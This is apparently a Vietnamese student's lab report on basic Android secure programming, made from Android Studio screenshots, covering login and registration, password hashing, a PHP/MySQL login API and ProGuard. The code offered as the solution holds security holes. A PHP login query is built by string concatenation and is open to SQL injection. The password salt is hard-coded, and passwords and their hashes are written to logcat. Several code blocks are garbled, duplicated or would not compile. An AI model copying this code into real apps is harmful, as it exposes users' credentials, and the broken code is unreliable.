


The screenshot shows the Android Studio interface with the UserProfileActivity.java file open. The code handles the onCreate method to set the greeting text based on the received intent extra. The right side of the screen displays a mobile application with a green gradient background. It features a user icon, two text input fields for 'Username' and 'Password', and two large buttons labeled 'Login' and 'Register'. Below these are social login icons for Facebook, Google, and LinkedIn.

```

1 package com.example.hienapp;
2
3 import android.os.Bundle;
4 import android.widget.TextView;
5
6 import androidx.appcompat.app.AppCompatActivity;
7
8 public class UserProfileActivity extends AppCompatActivity {
9     private TextView greetingText;
10
11    @Override
12    protected void onCreate(Bundle savedInstanceState) {
13        super.onCreate(savedInstanceState);
14        setContentView(R.layout.activity_user_profile);
15
16        greetingText = findViewById(R.id.greeting_text);
17
18        String username = getIntent().getStringExtra("username");
19        if (username != null) {
20            greetingText.setText("Hello, " + username);
21        } else {
22            greetingText.setText("Hello, Ha Hien!");
23        }
24    }
25 }

```





The screenshot shows the Android Studio interface with the RegisterActivity.java file open. The code handles button click listeners for registration and login. It performs simple validation and starts an activity for registration if all fields are filled. The right side of the screen displays a mobile application with a green gradient background. It features three text input fields for 'Email', 'Username', and 'Password', and two large buttons labeled 'Register' and 'Login'. Below these are social register icons for Facebook, Google, and LinkedIn.

```

18
19
20    @Override
21    protected void onCreate(Bundle savedInstanceState) {
22        super.onCreate(savedInstanceState);
23        setContentView(R.layout.activity_register);
24
25        emailInput = findViewById(R.id.email_input);
26        usernameInput = findViewById(R.id.username_input);
27        passwordInput = findViewById(R.id.password_input);
28        registerBtn = findViewById(R.id.register_btn);
29        loginBtn = findViewById(R.id.Login_btn);
30
31        registerBtn.setOnClickListener(view -> {
32            String email = emailInput.getText().toString();
33            String username = usernameInput.getText().toString();
34            String password = passwordInput.getText().toString();
35
36            // Simple validation
37            if (!email.isEmpty() && !username.isEmpty() && !password.isEmpty()) {
38                Intent intent = new Intent(getApplicationContext(), RegisterActivity.this, MainActivity.class);
39                intent.putExtra("username", username);
40                startActivity(intent);
41                finish();
42            } else {
43                Toast.makeText(RegisterActivity.this, "Please fill in all fields", Toast.LENGTH_SHORT).show();
44            }
45        });
46
47        loginBtn.setOnClickListener(view -> {
48            Intent intent = new Intent(getApplicationContext(), RegisterActivity.this, MainActivity.class);
49            startActivity(intent);
50        });
51    }
52 }

```

The screenshot shows the Android Studio logcat output at the bottom of the interface. It displays various system logs related to memory allocation, host composition, and application installation for the com.example.hienapp package.

```

11 goldfish-address-space com.example.hienapp D allocate: Ask for block of size 0x100
11 goldfish-address-space com.example.hienapp D allocate: ioctl allocate returned offset 0x3f3ffe000 size 0x2000
11 HostConnection com.example.hienapp D HostComposition ext ANDROID_EMU_CHECKSUM_HELPER_v1 ANDROID_EMU_native_sync_v2 ANDROID_EMU_native_sync_v3 ANDROID_EMU_gles_colorspace_v1 ANDROID_EMU_opengl_colorspace_v1
I Davey! duration=5894ms; Flags=1, IntendedVsync=10883069867245, Vsync=10886603200429, OldestInputEvent=10886603200429, NewestInputEvent=10886603200429
I Skipped 130 frames! The application may be doing too much work on its main thread.
D Installing profile for com.example.hienapp

```

Lab 6: Basic Android Secure Programming

The screenshot shows the Android Studio interface. On the left, the code editor displays `UserprofileActivity.java` with Java code for handling button click events. On the right, the emulator window shows the application running on a Pixel 8 API 30 device, displaying the text "Hello, hahien". Below the code editor, the logcat window shows several log messages, including:

```

18160 Choreographer      com.example.hienapp
18164 example.hienapp   com.example.hienapp
18250 ProfileInstaller   com.example.hienapp
18148 AssistStructure    com.example.hienapp
18164 example.hienapp   com.example.hienapp
18164 Test Credentials   com.example.hienapp
18168 I Skipped 34 frames: the application may be doing too much work on its main thread.
18168 I WaitForGcToComplete blocked RunEmptyCheckpoint on ProfileSaver for 30.520ms
18168 D Installing profile for com.example.hienapp
18168 I Flattened final assist data: 1720 bytes, containing 1 windows, 9 views
18168 I Background concurrent copying GC freed 21963(882KB) AllocSpace objects, 0(0B) LOS objects, 49% free, 3673K total
18168 I Username: hahien and Password: hahien

```

9. C.10 Hiện thực chức năng đăng nhập/đăng ký cho ứng dụng

Yêu cầu 3 Sinh viên viết mã nguồn Java cho chức năng đăng nhập và đăng ký, sử dụng tập tin **SQLiteConnector** được giảng viên cung cấp để thực hiện kết nối đến cơ sở dữ liệu SQLite với các yêu cầu bên dưới.

Lab 6: Basic Android Secure Programming

27

The screenshot shows the Android Studio interface with the following details:

- Project Structure:** The left pane displays the project structure under "HienApp". It includes the "app" module with "manifests", "java", "res", and "values" directories. The "java" directory contains classes like MainActivity, RegisterActivity, SQLiteConnector, User, and UserProfileActivity, along with test and generated Java files.
- Code Editor:** The right pane shows the code for the "User" class in "User.java". The code defines a class with private fields id, name, email, and password, and methods for setting and getting these values.
- Toolbars and Status:** The top bar shows standard Android Studio icons for file operations. The bottom status bar indicates "Running on Device" and "CPU: Intel(R) Core(TM) i5-1135G7 @ 2.40GHz".

Lab 6: Basic Android Secure Programming

```

1 package com.example.hienapp;
2
3 import java.security.NoSuchAlgorithmException;
4 import java.security.spec.InvalidKeySpecException;
5 import javax.crypto.SecretKeyFactory;
6 import javax.crypto.spec.PBEKeySpec;
7
8 no usages
9 public class PasswordEncryptionService {
10
11     @ no usages
12     public static String generateStrongPasswordHash(String password) throws NoSuchAlgorithmException, InvalidKeySpecException {
13         int iterations = 1000;
14         char[] chars = password.toCharArray();
15         byte[] salt = getSalt(); // Cần triển khai phương thức này để tạo salt ngẫu nhiên
16
17         PBEKeySpec spec = new PBEKeySpec(chars, salt, iterations, keyLength: 64 * 8);
18         SecretKeyFactory skf = SecretKeyFactory.getInstance(algorithm: "PBKDF2WithHmacSHA1");
19
20         byte[] hash = skf.generateSecret(spec).getEncoded();
21         return iterations + ":" + toHex(salt) + ":" + toHex(hash);
22     }
23
24     1 usage
25     private static byte[] getSalt() throws NoSuchAlgorithmException {
26         // Triển khai phương thức này để tạo salt ngẫu nhiên
27         // Sử dụng SecureRandom để tạo salt
28         return "choose a strong random salt".getBytes();
29     }
30
31     2 usages
32     @ no usages
33     private static String toHex(byte[] array) throws NoSuchAlgorithmException {
34         // Phương thức này chuyển đổi byte[] thành hex string
35         java.math.BigInteger bi = new java.math.BigInteger(signum: 1, array);
36         String hex = bi.toString(radix: 16);
37         int paddingLength = (array.length * 2) - hex.length();
38         if(paddingLength > 0)
39             return String.format("%0" + paddingLength + "d", 0) + hex;
40         else
41             return hex;
42     }

```

```

34     String password = passwordInput.getText().toString();
35
36     // Mã hóa mật khẩu trước khi log
37     try {
38         String encryptedPassword = PasswordEncryptionService.generateStrongPasswordHash(password);
39         Log.i(tag: "Test Credentials", msg: "Username: " + username + " and Encrypted Password: " + encryptedPassword);
40
41         // Thay thế mật khẩu bình thường bằng mật khẩu đã mã hóa trong log
42         Log.i(tag: "Test Credentials", msg: "Username: " + username + " and Password: " + encryptedPassword);
43
44         // Tiến hành kiểm tra đăng nhập với username và mật khẩu đã mã hóa
45         // Ví dụ: Kiểm tra trong database
46         boolean loginSuccess = checkLogin(username, encryptedPassword);
47         if (loginSuccess) {
48             Intent intent = new Intent(packageContext: MainActivity.this, UserProfileActivity.class);
49             intent.putExtra(name: "username", username);
50             startActivity(intent);
51         } else {
52             Log.i(tag: "Login Failed", msg: "Username or Password is incorrect");
53         }
54     } catch (NoSuchAlgorithmException | InvalidKeySpecException e) {
55         Log.e(tag: "EncryptionError", msg: "Error encrypting password", e);
56     }
57 };
58

```

The screenshot shows an Android Studio interface with multiple tabs at the top: PasswordEncryptionService.java, UserProfileActivity.java, MainActivity.java, SQLiteConnector.java, User.java, and RegisterActivity.java. The RegisterActivity.java tab is active, displaying the following Java code:


```
1 usage
65     private boolean checkLogin(String username, String encryptedPassword) {
66         SQLiteConnector dbConnector = new SQLiteConnector( context: MainActivity.this );
67         return dbConnector.checkUser(username, encryptedPassword);
68     }
69
70 }
71
```

```
35     String password = passwordInput.getText().toString();
36
37     if (!email.isEmpty() && !username.isEmpty() && !password.isEmpty()) {
38         try {
39             String encryptedPassword = PasswordEncryptionService.generateStrongPasswordHash(password);
40             Log.i( tag: "RegisterActivity", msg: "Username: " + username + " Encrypted Password: " + encryptedPassword );
41
42             // Add user registration logic here using encryptedPassword instead of password
43             // For example, save the user info to the database
44             SQLiteConnector dbConnector = new SQLiteConnector( context: RegisterActivity.this );
45             User newUser = new User();
46             newUser.setName(username);
47             newUser.setEmail(email);
48             newUser.setPassword(encryptedPassword);
49             dbConnector.addUser(newUser);
50
51             Intent intent = new Intent( packageContext: RegisterActivity.this, MainActivity.class );
52             intent.putExtra( name: "username", username );
53             startActivity(intent);
54             finish();
55         } catch (NoSuchAlgorithmException | InvalidKeySpecException e) {
56             Log.e( tag: "EncryptionError", msg: "Error encrypting password", e );
57             Toast.makeText( context: RegisterActivity.this, text: "Failed to encrypt password", Toast.LENGTH_SHORT ).show();
58         }
59     } else {
60         Toast.makeText( context: RegisterActivity.this, text: "Please fill in all fields", Toast.LENGTH_SHORT ).show();
61     }
62 }
63 }
```

Yêu cầu 4 Điều chỉnh mã nguồn để password được lưu và kiểm tra dưới dạng mã hash thay vì plaintext.

- Register

Lab 6: Basic Android Secure Programming



```

    registerBtn.setOnClickListener(view -> {
        String email = emailInput.getText().toString();
        String username = usernameInput.getText().toString();
        String password = passwordInput.getText().toString();

        if (!email.isEmpty() && !username.isEmpty() && !password.isEmpty()) {
            try {
                String encryptedPassword = PasswordEncryptionService.generateStrongPassword();
                Log.i("RegisterActivity", "Username: " + username + " Encrypted Pass: " + encryptedPassword);

                // Add user registration logic here using encryptedPassword instead of password
                // For example, save the user info to the database
                SQLiteConnector dbConnector = new SQLiteConnector(context: RegisterActivity.this);
                User newUser = new User();
                newUser.setName(username);
                newUser.setEmail(email);
                newUser.setPassword(encryptedPassword);
                dbConnector.addUser(newUser);

                Intent intent = new Intent(packageContext: RegisterActivity.this, MainActivity.class);
                intent.putExtra(name: "username", username);
                startActivity(intent);
                finish();
            } catch (NoSuchAlgorithmException | InvalidKeySpecException e) {
                Log.e("EncryptionError", "Error encrypting password", e);
                Toast.makeText(context: RegisterActivity.this, text: "Failed to encrypt password", duration: 1000).show();
            }
        } else {
            Toast.makeText(context: RegisterActivity.this, text: "Please fill in all fields", duration: 1000).show();
        }
    });
}

```

package com.example.hienapp

```

HostConnection com.example.hienapp D HostComposition ext ANDROID_EMU_CHECKSUM_HELPER_v1 ANDROID_EMU_native_sync_v2 ANDROID_EMU_native_sync_v3 ANDROID_EMU_native_sync_v4 ANDROID_EMU_native_sync_v5 ANDROID_EMU_native_sync_v6 ANDROID_EMU_native_sync_v7 ANDROID_EMU_native_sync_v8 ANDROID_EMU_inputSync
OpenGLESRenderer com.example.hienapp I Davy! duration=3620ms; Flags=1, IntendedVsync=15866702997834, Vsync=15868986331076, OldestInputEvent=9223
Choreographer com.example.hienapp I Skipped 81 frames! The application may be doing too much work on its main thread.
AssistStructure com.example.hienapp I Flattened final assist data: 1720 bytes, containing 1 windows, 9 views
ProfileInstaller com.example.hienapp D Installing profile for com.example.hienapp
AssistStructure com.example.hienapp I Flattened final assist data: 1980 bytes, containing 1 windows, 10 views

```

- Sau khi register



```

    registerBtn.setOnClickListener(view -> {
        String email = emailInput.getText().toString();
        String username = usernameInput.getText().toString();
        String password = passwordInput.getText().toString();

        if (!email.isEmpty() && !username.isEmpty() && !password.isEmpty()) {
            try {
                String encryptedPassword = PasswordEncryptionService.generateStrongPassword();
                Log.i("RegisterActivity", "Username: " + username + " Encrypted Pass: " + encryptedPassword);

                // Add user registration logic here using encryptedPassword instead of password
                // For example, save the user info to the database
                SQLiteConnector dbConnector = new SQLiteConnector(context: RegisterActivity.this);
                User newUser = new User();
                newUser.setName(username);
                newUser.setEmail(email);
                newUser.setPassword(encryptedPassword);
                dbConnector.addUser(newUser);

                Intent intent = new Intent(packageContext: RegisterActivity.this, MainActivity.class);
                intent.putExtra(name: "username", username);
                startActivity(intent);
                finish();
            } catch (NoSuchAlgorithmException | InvalidKeySpecException e) {
                Log.e("EncryptionError", "Error encrypting password", e);
                Toast.makeText(context: RegisterActivity.this, text: "Failed to encrypt password", duration: 1000).show();
            }
        } else {
            Toast.makeText(context: RegisterActivity.this, text: "Please fill in all fields", duration: 1000).show();
        }
    });
}

```

package com.example.hienapp


```

OpenGLESRenderer com.example.hienapp I Davy! duration=3620ms; Flags=1, IntendedVsync=15866702997834, Vsync=15868986331076, OldestInputEvent=9223
Choreographer com.example.hienapp I Skipped 81 frames! The application may be doing too much work on its main thread.
AssistStructure com.example.hienapp I Flattened final assist data: 1720 bytes, containing 1 windows, 9 views
ProfileInstaller com.example.hienapp D Installing profile for com.example.hienapp
AssistStructure com.example.hienapp I Flattened final assist data: 1980 bytes, containing 1 windows, 10 views
RegisterActivity com.example.hienapp I Username: hahien Encrypted Password: 1000:03686f6f735652061207374726f0e672072616e646f6d2073616c74:17546c28e3ffaa2c2cd05ec43f455d

```

- Login với tài khoản đã tạo

Lab 6: Basic Android Secure Programming



The screenshot shows the Android Studio interface with the RegisterActivity.java file open. The code implements user registration logic, including password encryption and database insertion. A running device (Pixel 8 API 30) displays a login screen with fields for email, username, and password, and a 'Login' button. The bottom part of the screen shows a virtual keyboard.

```

    registerBtn.setOnClickListener(view -> {
        String email = emailInput.getText().toString();
        String username = usernameInput.getText().toString();
        String password = passwordInput.getText().toString();


        if (!email.isEmpty() && !username.isEmpty() && !password.isEmpty()) {
            try {
                String encryptedPassword = PasswordEncryptionService.generateStrongPasswordHash(password);
                Log.i("RegisterActivity", "Username: " + username + " Encrypted Pass: " + encryptedPassword);

                // Add user registration logic here using encryptedPassword instead of password
                // For example, save the user info to the database
                SQLiteConnector dbConnector = new SQLiteConnector(context: RegisterActivity.this);
                User newUser = new User();
                newUser.setName(username);
                newUser.setEmail(email);
                newUser.setPassword(encryptedPassword);
                dbConnector.addUser(newUser);

                Intent intent = new Intent(packageContext: RegisterActivity.this, MainActivity.class);
                intent.putExtra(name: "username", username);
                startActivity(intent);
                finish();
            } catch (NoSuchAlgorithmException | InvalidKeySpecException e) {
                Log.e("EncryptionError", "Error encrypting password", e);
                Toast.makeText(context: RegisterActivity.this, text: "Failed to encrypt password")
            }
        } else {
            Toast.makeText(context: RegisterActivity.this, text: "Please fill in all fields", duration: Toast.LENGTH_SHORT)
        }
    })
}

```

- Login thành công và password đã được mã hoá



The screenshot shows the Android Studio interface with the RegisterActivity.java file open. The code is identical to the previous one but includes a success message 'Hello, hahien' displayed on the device screen after a successful login. The logcat output at the bottom shows the successful registration of the user 'hahien' with an encrypted password.

```

    registerBtn.setOnClickListener(view -> {
        String email = emailInput.getText().toString();
        String username = usernameInput.getText().toString();
        String password = passwordInput.getText().toString();

        if (!email.isEmpty() && !username.isEmpty() && !password.isEmpty()) {
            try {
                String encryptedPassword = PasswordEncryptionService.generateStrongPasswordHash(password);
                Log.i("RegisterActivity", "Username: " + username + " Encrypted Pass: " + encryptedPassword);

                // Add user registration logic here using encryptedPassword instead of password
                // For example, save the user info to the database
                SQLiteConnector dbConnector = new SQLiteConnector(context: RegisterActivity.this);
                User newUser = new User();
                newUser.setName(username);
                newUser.setEmail(email);
                newUser.setPassword(encryptedPassword);
                dbConnector.addUser(newUser);

                Intent intent = new Intent(packageContext: RegisterActivity.this, MainActivity.class);
                intent.putExtra(name: "username", username);
                startActivity(intent);
                finish();
            } catch (NoSuchAlgorithmException | InvalidKeySpecException e) {
                Log.e("EncryptionError", "Error encrypting password", e);
                Toast.makeText(context: RegisterActivity.this, text: "Failed to encrypt password")
            }
        } else {
            Toast.makeText(context: RegisterActivity.this, text: "Please fill in all fields", duration: Toast.LENGTH_SHORT)
        }
    })
}

```

Logcat Output:

```

I/Flattened final assist data: 1720 bytes, containing 1 windows, 9 views
D/Installing profile for com.example.hienapp
I/Flattened final assist data: 1980 bytes, containing 1 windows, 10 views
I/Username: hahien Encrypted Password: 1000:63686f0f73652061207374726f0e672072616e646f6d2073616c74:17546c28e3ffaa2c2cd05eec43f455d0
I/Flattened final assist data: 1720 bytes, containing 1 windows, 9 views

```

Yêu cầu 5 Tạo một cơ sở dữ liệu tương tự bên ngoài thiết bị, viết mã nguồn thực hiện kết nối đến CSDL này để truy vấn thay vì sử dụng SQLite.

Để tạo một cơ sở dữ liệu ngoài thiết bị và kết nối đến nó, chúng ta có thể sử dụng MySQL và PHP để tạo API REST. Điều này cho phép ứng dụng Android giao tiếp với cơ sở dữ liệu thông qua mạng. Dưới đây là các bước cơ bản để thực hiện điều này:

1. Thiết lập Cơ sở dữ liệu MySQL

- Tạo CSDL: Tạo một cơ sở dữ liệu MySQL trên máy chủ (có thể là localhost hoặc một máy chủ trực tuyến).
- Tạo Bảng: Tạo bảng để lưu trữ thông tin người dùng, ví dụ như users với các cột id, username, email, encrypted_password.

2. Viết PHP Scripts

- API Endpoint: Viết các tập tin PHP để xử lý các yêu cầu từ ứng dụng Android. Chúng ta sẽ cần các endpoints cho đăng ký, đăng nhập, và các truy vấn khác.
- Kết nối CSDL: Script PHP sẽ kết nối đến MySQL để lấy hoặc cập nhật thông tin.
- Bảo mật: Đảm bảo rằng các yêu cầu đến API được xác thực (có thể sử dụng token).

3. Thay đổi Quyền trong Android

- Internet Permission:** Đảm bảo rằng ứng dụng của có quyền truy cập Internet trong `AndroidManifest.xml`:

```
<uses-permission android:name="android.permission.INTERNET" />
```

- Network Security Config:** Nếu ta kết nối tới server không sử dụng HTTPS, chúng ta cần phải thêm config để cho phép giao tiếp không mã hóa trong `network_security_config.xml`:

```
<network-security-config>
    <domain-config cleartextTrafficPermitted="true">
        <domain includeSubdomains="true">yourserver.com</domain>
    </domain-config>
</network-security-config>
```

4. Gọi API từ Android

- HttpClient:** Sử dụng một thư viện như `OkHttp` để thực hiện các yêu cầu HTTP từ Android đến PHP server.
- Xử lý Response:** Xử lý câu trả lời từ server để thực hiện các tác vụ tiếp theo (chẳng hạn như chuyển đến một màn hình khác sau khi đăng nhập thành công).

`api/login.php`

```

<?php
include 'db_config.php';

$username = $_POST['username'];
$password = $_POST['password']; // Đã được mã hóa từ client

// Tạo kết nối
$conn = new mysqli($servername, $dbusername, $dbpassword, $dbname);

// Kiểm tra kết nối
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error());
}

$sql = "SELECT * FROM users WHERE username = '$username' AND encrypted_password = '$password'";
$result = $conn->query($sql);

if ($result->num_rows > 0) {
    echo "Login success";
} else {
    echo "Login failed";
}
$conn->close();
?>

```

C.11 Tối ưu mã nguồn với ProGuard

Yêu cầu 6 Với ứng dụng đã xây dựng, tìm hiểu và sử dụng công cụ ProGuard để tối ưu hóa mã nguồn. Trình bày khác biệt trước và sau khi sử dụng?

ProGuard là một công cụ trong Java có thể được sử dụng để tối ưu hóa, làm nhỏ và mã hóa mã bytecode của ứng dụng. Khi sử dụng trong phát triển Android, nó giúp giảm kích thước của file APK và bảo vệ mã nguồn khỏi việc được đọc dễ dàng thông qua các công cụ decompile.

a) Bước 1: Cài đặt và Cấu hình ProGuard

Trong Android Studio, ProGuard đã được cấu hình sẵn và chỉ cần được kích hoạt trong file cấu hình **build.gradle** của module ứng dụng:

```

9     defaultConfig {
10        applicationId = "com.example.hienapp"
11        minSdk = 21
12        targetSdk = 34
13        versionCode = 1
14        versionName = "1.0"
15
16        testInstrumentationRunner = "androidx.test.runner.AndroidJUnitRunner"
17    }
18
19    buildTypes {
20        release {
21            isMinifyEnabled = true
22            proguardFiles(
23                getDefaultProguardFile("proguard-android-optimize.txt"),
24                "proguard-rules.pro"
25            )
26        }
27    }
28    compileOptions {
29        sourceCompatibility = JavaVersion.VERSION_1_8
30        targetCompatibility = JavaVersion.VERSION_1_8
31    }
32}
33

```

- **minifyEnabled true** cho phép làm nhỏ và mã hóa mã.
- **proguardFiles** chỉ định các file cấu hình ProGuard.

b) Bước 2: Định nghĩa ProGuard Rules

Bạn cần chỉ định các rules trong file **proguard-rules.pro** để bảo vệ mã nguồn mà không làm hỏng chức năng của ứng dụng. Ví dụ, để giữ cho các phương thức và lớp không bị loại bỏ hoặc đổi tên:

```

build.gradle.kts (:app) × proguard-rules.pro × AndroidManifest.xml ×
Gradle files have changed since last project sync. A project sync may be necessary for the IDE to work properly.

1 # Add project specific ProGuard rules here.
2 # You can control the set of applied configuration files using the
3 # proguardFiles setting in build.gradle.
4 #
5 # For more details, see
6 #   http://developer.android.com/guide/developing/tools/proguard.html
7
8 # If your project uses WebView with JS, uncomment the following
9 # and specify the fully qualified class name to the JavaScript interface
10 # class:
11 #-keepclassmembers class fqcn.of.javascript.interface.for.webview {
12 #     public *;
13 #}
14
15 # Uncomment this to preserve the line number information for
16 # debugging stack traces.
17 #-keepattributes SourceFile,LineNumberTable
18
19 # If you keep the line number information, uncomment this to
20 # hide the original source file name.
21 #-renamesourcefileattribute SourceFile
22 -keep class com.example.hienapp.** { *; }
